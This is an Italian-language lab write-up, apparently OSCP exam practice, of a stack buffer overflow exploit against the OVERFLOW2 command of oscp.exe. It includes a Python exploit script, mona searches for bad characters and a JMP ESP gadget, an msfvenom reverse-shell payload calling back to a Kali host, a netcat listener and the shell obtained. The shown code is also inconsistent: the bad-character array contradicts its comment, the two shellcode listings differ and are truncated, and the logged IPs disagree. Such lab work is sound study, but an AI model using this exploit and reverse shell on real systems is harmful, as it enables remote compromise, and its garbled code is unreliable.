
GNU nano 9.0 exploitoverflow.py *
import socket

ip = "192.168.50.108"
port = 1337
prefix = "OVERFLOW2 "

offset = 634
overflow = "A" * offset
ret = "BBBB"

# Rimossi: \x00\x23\x24\x3c\x3d\x83\x84\xba\xbb
badchars = (
    "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
    "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
    "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
    "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
    "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
    "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
    "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
    "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
    "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
    "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
    "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
    "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\x00"
    "\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\x00"
    "\xd0\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x00"
    "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x00"
    "\xf0\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x00"
)

payload = overflow + ret + badchars


with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
    s.connect((ip, port))
    s.recv(1024)
    s.send(bytes(prefix + payload + "\r\n", "latin-1"))
    s.recv(1024)

```

Durante le iterazioni ho scoperto che anche **0x01** era un **bad character indipendente**: una volta rimossi tutti gli altri caratteri dell'elenco precedente, mona continuava a segnalare **"Possibly bad chars: 01"**. Ho aggiornato sia il **bytearray** di riferimento che lo script **Python** per escludere anche **0x01**, e nella successiva iterazione il confronto ha finalmente mostrato lo stato **"Unmodified"**, indicando che non vi sono altri bad characters.

Conferma della Lista Completa

Al termine delle iterazioni, il report di mona ha mostrato nel pannello **"mona Memory comparison results"** la riga **"Status: Unmodified"** per l'intero **bytearray**, accompagnata dal messaggio **"!!! Hooray, normal shellcode unmodified !!!"** nel log. Nella parte inferiore del log era anche riportato il riassunto: **"Bytes omitted from input: 00 01 23 24 3c 3d 83 84 ba bb"**, che costituisce la lista definitiva e completa dei bad characters per **OVERFLOW2**.



Perché Non Possiamo Puntare Direttamente allo Shellcode

A questo punto sappiamo che possiamo controllare **EIP** scrivendo **4 byte** nelle posizioni **634-637** del **payload**, e sappiamo che i **byte successivi** atterreranno nello stack a partire dall'indirizzo **ESP**. La cosa più intuitiva sarebbe puntare **EIP** direttamente all'indirizzo di **ESP**, dove si trova il nostro **shellcode**. Il problema è che l'indirizzo di **ESP** varia ad ogni esecuzione del programma: ogni volta che il processo viene riavviato, lo stack viene posizionato a un indirizzo leggermente diverso a causa di fattori come la dimensione delle variabili di ambiente, il numero di thread e altri dettagli del runtime. Non esiste un solo indirizzo fisso che punti sempre all'inizio del nostro shellcode.

La soluzione classica e consolidata è quella del "trampolino": invece di puntare direttamente allo shellcode, facciamo puntare **EIP** a un'istruzione **JMP ESP** già presente in qualche modulo caricato in memoria dal programma. Al momento del crash, **ESP** punta esattamente al byte immediatamente dopo i **4 byte** che sovrascrivono **EIP**, ovvero all'inizio del nostro shellcode. Eseguendo **JMP ESP**, la **CPU** salta all'indirizzo contenuto in **ESP**, che è sempre l'indirizzo corrente del nostro **shellcode** indipendentemente da dove sia posizionato nello stack. Questo è possibile perché **ESP** al momento della **RET** punta esattamente ai **dati sullo stack** che seguono l'indirizzo di ritorno.

ASLR, Rebase e SafeSEH


Perché la tecnica del **JMP ESP** funzioni, è necessario che l'indirizzo dell'istruzione **JMP ESP** sia fisso ad ogni esecuzione del programma, altrimenti anche il "trampolino" si sposterebbe. Le moderne protezioni di sicurezza rendono questo difficile: **ASLR** (Address Space Layout Randomization) randomizza gli indirizzi di base di tutti i moduli ad ogni avvio del sistema, **SafeSEH** controlla la validità degli **handler** di eccezione impedendo di reindirizzare il flusso attraverso il meccanismo **SEH**, e **DEP** (Data Execution Prevention) impedisce l'esecuzione di codice nelle pagine di dati come lo stack. Tuttavia, molti programmi compilati con versioni datate di compilatori e linker non hanno queste protezioni attive.

Nel nostro caso, **oscp.exe** carica la libreria **essfunc.dll** che è stata compilata deliberatamente senza nessuna di queste protezioni, come confermato da mona nel report dei puntatori **JMP ESP**: per tutti gli indirizzi trovati in **essfunc.dll** i campi **ASLR**, **Rebase** e **SafeSEH** mostrano il valore "False". Questo significa che **essfunc.dll** viene sempre caricata allo stesso indirizzo base ad ogni esecuzione del processo, e i puntatori **JMP ESP** al suo interno hanno indirizzi fissi e stabili.

Ricerca con !mona jmp

Il comando **!mona jmp** cerca automaticamente tutte le istanze dell'istruzione **JMP ESP** (opcode **0xFF 0xE4**) in tutti i moduli caricati dal processo, filtrando i risultati per escludere gli indirizzi che contengono bad characters. Questo filtro è essenziale: se l'indirizzo di ritorno che inseriamo nel payload contiene un bad character, la funzione vulnerabile potrebbe troncarlo prima di scriverlo in memoria, rendendo l'**exploit** non funzionante.

```
!mona jmp -r esp -cpb "\x00\x01\x23\x24\x3c\x3d\x83\x84\xba
\xbb"
```



Mona ha trovato **8 puntatori JMP ESP validi**, tutti localizzati in **essfunc.dll**. Il primo della lista è l'indirizzo **0x625011AF**. Per inserire questo indirizzo nel **payload** devo tenere conto dell'architettura little-endian di **x86**: i byte di un valore a **32 bit** vengono scritti in memoria con il byte meno significativo per primo. Quindi **0x625011AF** in little-endian diventa: **\xAF\x11\x50\x62**. Nessuno di questi quattro byte è nella lista dei bad characters, confermando che l'indirizzo scelto è idoneo. Nel payload finale, sostituirò la stringa **"BBBB"** con questa sequenza di **4 byte**.

E2.11 Generazione dello Shellcode con msfvenom

Cos'è lo Shellcode

Lo shellcode è una sequenza di **byte** che, quando eseguita come codice macchina dalla **CPU**, svolge un'azione arbitraria scelta dall'attaccante. Il nome deriva dal fatto che storicamente l'azione più comune era aprire una **shell di sistema**, ma in realtà lo shellcode può fare qualsiasi cosa eseguibile con i privilegi del processo vulnerabile. In questo laboratorio utilizzo il tipo più comune per i test di **penetration testing**: una reverse **shell TCP**, che ordina alla macchina vittima di aprire una **connessione TCP** verso la macchina attaccante e di redirigere l'**input/output** di una shell di comando (cmd.exe) attraverso questa connessione. Lo shellcode deve essere scritto in linguaggio macchina e deve essere autocontenuto, ovvero non deve fare riferimento a indirizzi assoluti che cambiano tra un'esecuzione e l'altra. Nel caso di una reverse shell per Windows, lo shellcode deve: localizzare la **Windows API** (kernel32.dll, ws2_32.dll) in memoria tramite tecniche come il parsing del **PEB** (Process Environment Block), chiamare **WSAStartup** per inizializzare le socket, chiamare **WSASocket** e connect per aprire la connessione verso la macchina attaccante, e infine chiamare CreateProcess per avviare cmd.exe con i file handle di **stdin/stdout/stderr** redirectati sulla socket

msfvenom e i Parametri del Payload

msfvenom è lo strumento di **Metasploit Framework** per la generazione di **payload** e shellcode. Permette di scegliere tra centinaia di **payload** predefiniti e di configurarli con i parametri necessari, specificare i bad characters da evitare, e scegliere un encoder per rendere il payload compatibile con le restrizioni sui caratteri. Ho usato il payload **windows/shell_reverse_tcp** con i seguenti parametri: **LHOST=192.168.50.100** (indirizzo IP di Kali, verso cui si aprirà la connessione), **LPORT=4444** (porta in ascolto su Kali), **EXITFUNC=thread** (modalità di uscita che termina solo il thread corrente invece del processo intero, evitando che il programma si chiuda brutalmente dopo la shell).

Il Problema degli Encoder e x86/alpha_mixed

Il flag **-b** specifica i bad characters che il **payload** non deve contenere. Per soddisfare questa richiesta, msfvenom utilizza un encoder, ovvero una routine che trasforma il **payload** originale in una versione che non contiene i **byte proibiti**, aggiungendo all'inizio un **decoder stub** che ricostruisce il **payload originale** in memoria al momento dell'esecuzione. Il problema è che alcuni encoder hanno requisiti propri: l'encoder più popolare, **x86/shikata_ga_nai**, usa un algoritmo **XOR polimorfico** molto efficace ma che richiede la presenza di almeno un byte valido su cui fare **XOR** per iniziare la decodifica. Con la nostra lista di bad characters particolarmente ampia, **shikata_ga_nai** non riesce a trovare una permutazione valida e fallisce.

Ho selezionato manualmente l'encoder **x86/alpha_mixed**, che genera **payload** composti esclusivamente da caratteri alfanumerici **ASCII** (lettere maiuscole, minuscole e cifre). Questo encoder è più restrittivo in termini di dimensione del **payload** (il risultato è più lungo), ma garantisce che nessun byte del **payload** superi 0x7A ('z') e che tutti i **byte** siano caratteri **ASCII** stampabili, bypassando completamente la nostra lista di bad characters. Il risultato è uno shellcode di **710 byte**, circa tre volte la dimensione tipica di un payload non codificato.

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.50.100
LPORT=4444 EXITFUNC=thread -b "\x00\x01\x23\x24\x3c\x3d\x83\x84
\xba\xbb" -e x86/alpha_mixed -f py
```

```
(kali@kali)~$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.50.100 LPORT=4444 EXITFUNC=thread -b "\x00\x01\x23\x24\x3c\x3d\x83\x84\xba\xbb" -e x86/alpha_mixed -f py
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 710 (iteration=0)
x86/alpha_mixed chosen with final size 710
Payload size: 710 bytes
Final size of py file: 3511 bytes
buf = b""
buf += b"\x89\x11\xdb\xca\x09\x71\xf4\x5d\x55\x59\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49"
buf += b"\x43\x43\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30"
buf += b"\x41\x6b\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30"
buf += b"\x42\x42\x41\x42\x58\x58\x38\x41\x42\x75\x44\x49"
buf += b"\x59\x66\x7a\x48\x6e\x62\x73\x38\x75\x59\x23\x38"
buf += b"\x65\x38\x6f\x79\x4a\x45\x35\x61\x49\x50\x42\x44"
buf += b"\x4c\x4b\x46\x30\x74\x78\x4c\x4b\x58\x52\x36\x6c"
buf += b"\x6e\x6b\x38\x52\x56\x74\x6e\x6b\x34\x32\x71\x38"
buf += b"\x46\x6f\x6c\x77\x43\x7a\x37\x56\x55\x61\x39\x6f"
buf += b"\x4c\x6c\x47\x4c\x73\x51\x53\x4c\x44\x42\x36\x4c"
buf += b"\x57\x58\x69\x51\x48\x6f\x64\x4d\x76\x61\x68\x47"
buf += b"\x69\x72\x4c\x32\x63\x62\x32\x77\x4c\x6b\x61\x42"
buf += b"\x32\x30\x6c\x4b\x52\x6a\x77\x4c\x4e\x6b\x62\x6c"
buf += b"\x57\x61\x32\x58\x6d\x33\x73\x78\x73\x31\x4b\x61"
buf += b"\x46\x31\x6c\x4b\x63\x69\x35\x70\x53\x31\x7a\x73"
buf += b"\x6e\x4b\x73\x79\x25\x48\x5a\x43\x77\x4a\x53\x79"
buf += b"\x4e\x6b\x67\x44\x4e\x6b\x57\x71\x48\x56\x78\x31"
buf += b"\x59\x6f\x4e\x4c\x6a\x61\x5a\x6f\x74\x4d\x67\x71"
buf += b"\x78\x47\x35\x68\x79\x78\x73\x45\x68\x76\x67\x73"
buf += b"\x31\x6d\x68\x78\x55\x6b\x61\x6d\x67\x54\x33\x45"
buf += b"\x49\x74\x63\x68\x4c\x4b\x30\x58\x51\x34\x75\x51"
buf += b"\x69\x43\x53\x56\x4c\x4b\x76\x6c\x62\x6b\x6e\x6b"
buf += b"\x31\x48\x35\x4c\x36\x61\x79\x43\x6c\x4b\x36\x64"
buf += b"\x6c\x4b\x73\x31\x6e\x38\x6e\x69\x51\x54\x76\x44"
buf += b"\x67\x54\x53\x6b\x31\x4b\x30\x61\x31\x49\x43\x6a"
buf += b"\x72\x71\x4b\x4f\x79\x78\x71\x4f\x33\x6f\x73\x6a"
buf += b"\x4c\x4b\x65\x42\x7a\x4b\x4c\x4d\x73\x6d\x45\x38"
buf += b"\x38\x33\x57\x42\x37\x78\x67\x78\x61\x78\x44\x37"
```

Il NOP Sled

Nel **payload** finale ho inserito tra il return address (JMP ESP) e l'inizio dello shellcode un "NOP sled" di **16 byte**: 16 ripetizioni dell'istruzione **NOP** (No Operation, opcode 0x90). L'istruzione **NOP** non fa assolutamente nulla se non avanzare **EIP** al **byte successivo**, quindi una sequenza di **NOP** funge da "scivolo" che conduce l'esecuzione verso lo **shellcode** anche se l'indirizzo **ESP** è leggermente diverso dal previsto. In questo caso specifico il **NOP sled** non è strettamente necessario perché l'**encoder alpha_mixed** include già un decoder stub che si auto-localizza in memoria, ma è buona pratica includerlo come margine di sicurezza contro piccole variazioni dello stack.

```
GNU nano 9.0 exploitoverflow.py *
import socket

ip = "192.168.50.108"
port = 1337
prefix = "OVERFLOW2 "

offset = 634
overflow = "A" * offset
retm = "\xaf\x11\x50\x62" # 0x625011af little-endian
padding = "\x90" * 16

buf = b""
buf += b"\x89\xe1\xdb\xca\xd9\x71\xf4\x5d\x55\x59\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43"
buf += b"\x43\x43\x37\x51\x50\x6a\x41\x58\x50\x30\x41\x30"
buf += b"\x41\x6b\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30"
buf += b"\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49"
buf += b"\x59\x6c\x7a\x48\x6a\x62\x73\x30\x75\x50\x33\x30"
buf += b"\x65\x38\xf7\x94\x45\x35\x61\x49\x50\x42\x44"
buf += b"\x4c\x4b\x46\x30\x76\x70\x4c\x4b\x50\x52\x36\x6c"
buf += b"\x6e\x6b\x30\x52\x56\x74\x6e\x6b\x34\x32\x71\x38"
buf += b"\x46\x6f\x6c\x77\x43\x7a\x37\x56\x55\x61\x39\x6f"
buf += b"\x4c\x6c\x47\x4c\x73\x51\x53\x4c\x44\x42\x36\x4c"
buf += b"\x57\x50\x69\x51\x48\xf4\x64\x4d\x76\x61\x68\x47"
buf += b"\x69\x72\x4c\x32\x63\x62\x32\x77\x4e\x6b\x61\x42"
buf += b"\x32\x30\x6c\x4b\x52\x6a\x77\x4c\x4e\x6b\x62\x6c"
buf += b"\x57\x61\x32\x58\x6d\x33\x73\x78\x73\x31\x4b\x61"
buf += b"\x46\x31\x6c\x4b\x63\x69\x35\x70\x53\x31\x7a\x73"
buf += b"\x6c\x4b\x73\x79\x35\x48\x5a\x43\x77\x4a\x53\x79"
buf += b"\x4e\x6b\x47\x44\x4e\x6b\x57\x71\x48\x56\x70\x31"
buf += b"\x59\x6f\x4e\x4c\x6a\x61\x5a\x6f\x74\x4d\x67\x71"
buf += b"\x78\x47\x35\x68\x79\x70\x73\x45\x68\x76\x67\x73"
buf += b"\x31\x6d\x68\x78\x65\x6b\x61\x6d\x67\x54\x33\x45"
buf += b"\x49\x74\x63\x68\x4c\x4b\x30\x58\x51\x34\x75\x51"
buf += b"\x69\x43\x53\x56\x4c\x4b\x76\x6c\x62\x6b\x6e\x6b"
buf += b"\x31\x48\x35\x4c\x36\x61\x79\x43\x6c\x4b\x36\x64"
buf += b"\x6c\x4b\x73\x31\x6e\x30\x6e\x69\x51\x54\x76\x44"
buf += b"\x67\x54\x53\x6b\x31\x4b\x30\x61\x31\x49\x43\x6a"
buf += b"\x72\x71\x4b\x4f\x79\x70\x71\x4f\x33\x6f\x73\x6a"
```

E2.12 Exploit Finale e Acquisizione della Reverse Shell

Preparazione del Listener

Prima di inviare l'**exploit**, è necessario che la macchina attaccante **Kali Linux** sia già in ascolto sulla porta specificata nel **payload** (4444 TCP), altrimenti la connessione proveniente dalla vittima non troverà un destinatario e verrà rifiutata. Ho aperto un secondo terminale su Kali e avviato netcat in modalità listen con i flag -l (listen), -v (verbose, mostra i messaggi di connessione), -n (no DNS resolution) e -p (specificare la porta):

```
nc -lvnp 4444
```

Netcat ha risposto con "**listening on [any] 4444...**" indicando che è in attesa di connessioni su tutte le interfacce di rete sulla porta **4444**. In questo stato il terminale rimane bloccato in attesa: quando arriverà la connessione dallo shellcode in esecuzione sulla vittima, netcat mostrerà un messaggio di connessione e comincerà a redirigere l'**input/output** della shell remota.

```
kali@kali: ~  
Session Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
(kali㉿kali)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...
```

Struttura del Payload Finale

Il **payload finale** inviato a **OVERFLOW2** è strutturato in quattro componenti concatenate: la prima componente è il padding, ovvero **634 byte "A"** (0x41) che riempiono il buffer fino a raggiungere la posizione del saved **EIP** sullo **stack**, senza significato funzionale ma necessari per "arrivare" all'indirizzo di ritorno. La seconda componente è il return address, ovvero i 4 byte **\xAF\x11\x50\x62** (indirizzo 0x625011AF in little-endian) che sovrascrivono l'indirizzo di ritorno e faranno saltare l'esecuzione all'istruzione **JMP ESP** in essfunc.dll. La terza componente è il **NOP sled, 16 byte \x90** che creano un margine di sicurezza prima dell'inizio dello shellcode. La quarta e ultima componente è lo shellcode di **710 byte** generato da msfvenom con encoder alpha_mixed, che apre la connessione reverse **TCP** verso **Kali** e avvia **cmd.exe**.

Esecuzione dell'Exploit

Ho riavviato oscp.exe su **Windows 10**, effettuato nuovamente l'attach con **Immunity Debugger** e premuto **F9**. Dal primo terminale di **Kali** ho eseguito lo script **Python**:

```
python3 exploitoverflow.py
```

Il processo **oscp.exe** ha ricevuto il **payload**, la funzione vulnerabile ha copiato i dati nel buffer senza controllare la lunghezza, il **buffer** si è riempito oltre la sua capacità, e al momento dell'esecuzione dell'istruzione **RET** la **CPU** ha caricato in **EIP** il valore **0x625011AF**. L'esecuzione è saltata all'istruzione **JMP ESP** in **essfunc.dll**, che ha immediatamente fatto saltare ulteriormente l'esecuzione all'indirizzo corrente di **ESP**, ovvero l'inizio del **NOP** sled sullo stack. Dopo aver scorso **16 NOP**, la **CPU** ha raggiunto il decoder stub dell'encoder **alpha_mixed**, che ha decodificato in memoria il payload originale e lo ha eseguito. In pochi millisecondi, nel terminale **netcat** di **Kali** in ascolto sulla porta **4444** è apparso il messaggio di connessione in entrata:

```
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.108]  
49451
```

Microsoft Windows [Versione 10.0.10240]

(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

```
C:\Users\user\Desktop\oscp>
```

```
kali@kali -
Session Actions Edit View Help
O' zsh: corrupt history file /home/kali/.zsh_history
O' (kali@kali)-[~]
E' $ nc -lvp 4444
O' listening on [any] 4444 ...
d. connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 49451
A: Microsoft Windows [Versione 10.0.10240]
3. (c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.
n'
A: C:\Users\user\Desktop\oscp>
```

La reverse shell è operativa. Dal prompt di **Windows** posso eseguire qualsiasi comando con i privilegi dell'utente che ha avviato oscp.exe. La stringa "**C:\Users\user\Desktop\oscp>**" conferma che il processo stava girando con l'account "user" e che la **directory corrente** era quella contenente **oscp.exe**. Da qui è possibile eseguire comandi come **whoami**, **ipconfig**, **systeminfo** o qualsiasi altra azione, simulando il pieno accesso remoto alla macchina vittima ottenuto tramite exploit del **buffer overflow**

E2.13 Conclusioni e Riepilogo Tecnico

Riepilogo del Processo

Ho completato con successo l'exploitation di **OVERFLOW2** su **OSCP Vulnerable Server**, seguendo il processo standard richiesto per l'esame **OSCP** in modo metodico e documentato. Il laboratorio ha dimostrato come un singolo **bug di programmazione** (la mancanza di controllo della lunghezza dell'input) possa portare alla compromissione completa di un sistema remoto. Il processo ha richiesto pazienza, precisione e comprensione profonda del funzionamento dello **stack x86**, e ha coperto l'intero ciclo di un'**exploitation** di tipo stack-based buffer overflow classico.

Valori Tecnici Identificati per OVERFLOW2

I parametri tecnici trovati durante il laboratorio, validi specificamente per il comando **OVERFLOW2** di **oscp.exe**, sono i seguenti. L'offset **EIP** è **634 byte**: i primi **634 byte** del payload riempiono il buffer e raggiungono la posizione dell'indirizzo di ritorno sullo stack. I bad characters sono **\x00\x01\x23\x24\x3c\x3d\x83\x84\xba\xbb**: questi dieci byte non devono apparire nel payload altrimenti questo viene corrotto. Il return address è **0x625011AF**: indirizzo dell'istruzione **JMP ESP** in **essfunc.dll**, modulo privo di **ASLR** e **SafeSEH**. Lo shellcode è di **710 byte** generato con **msfvenom**, **encoder x86/alpha_mixed**, **payload windows/shell_reverse_tcp** verso **192.168.50.100:4444**

Competenze Acquisite

Questo laboratorio ha consolidato la comprensione pratica di numerosi concetti fondamentali per il **penetration testing** e la sicurezza offensiva. Ho acquisito padronanza del **workflow completo di exploitation di un buffer overflow classico**, delle tecniche di **debugging** con **Immunity Debugger**

per l'analisi del comportamento dei processi in crash, dell'uso di **mona.py** per automatizzare l'identificazione dei **bad characters** e la ricerca di gadget **JMP ESP**, della generazione e codifica di **shellcode** con msfvenom adattando **l'encoder alle restrizioni del target**, e della configurazione di ambienti di laboratorio virtualizzati per il penetration testing con **VirtualBox** e reti **Host-Only**. Il processo è replicabile identicamente per gli altri nove esercizi del server **OSCP** (OVERFLOW1, OVERFLOW3-10), con la sola differenza dei valori numerici specifici di ciascun esercizio.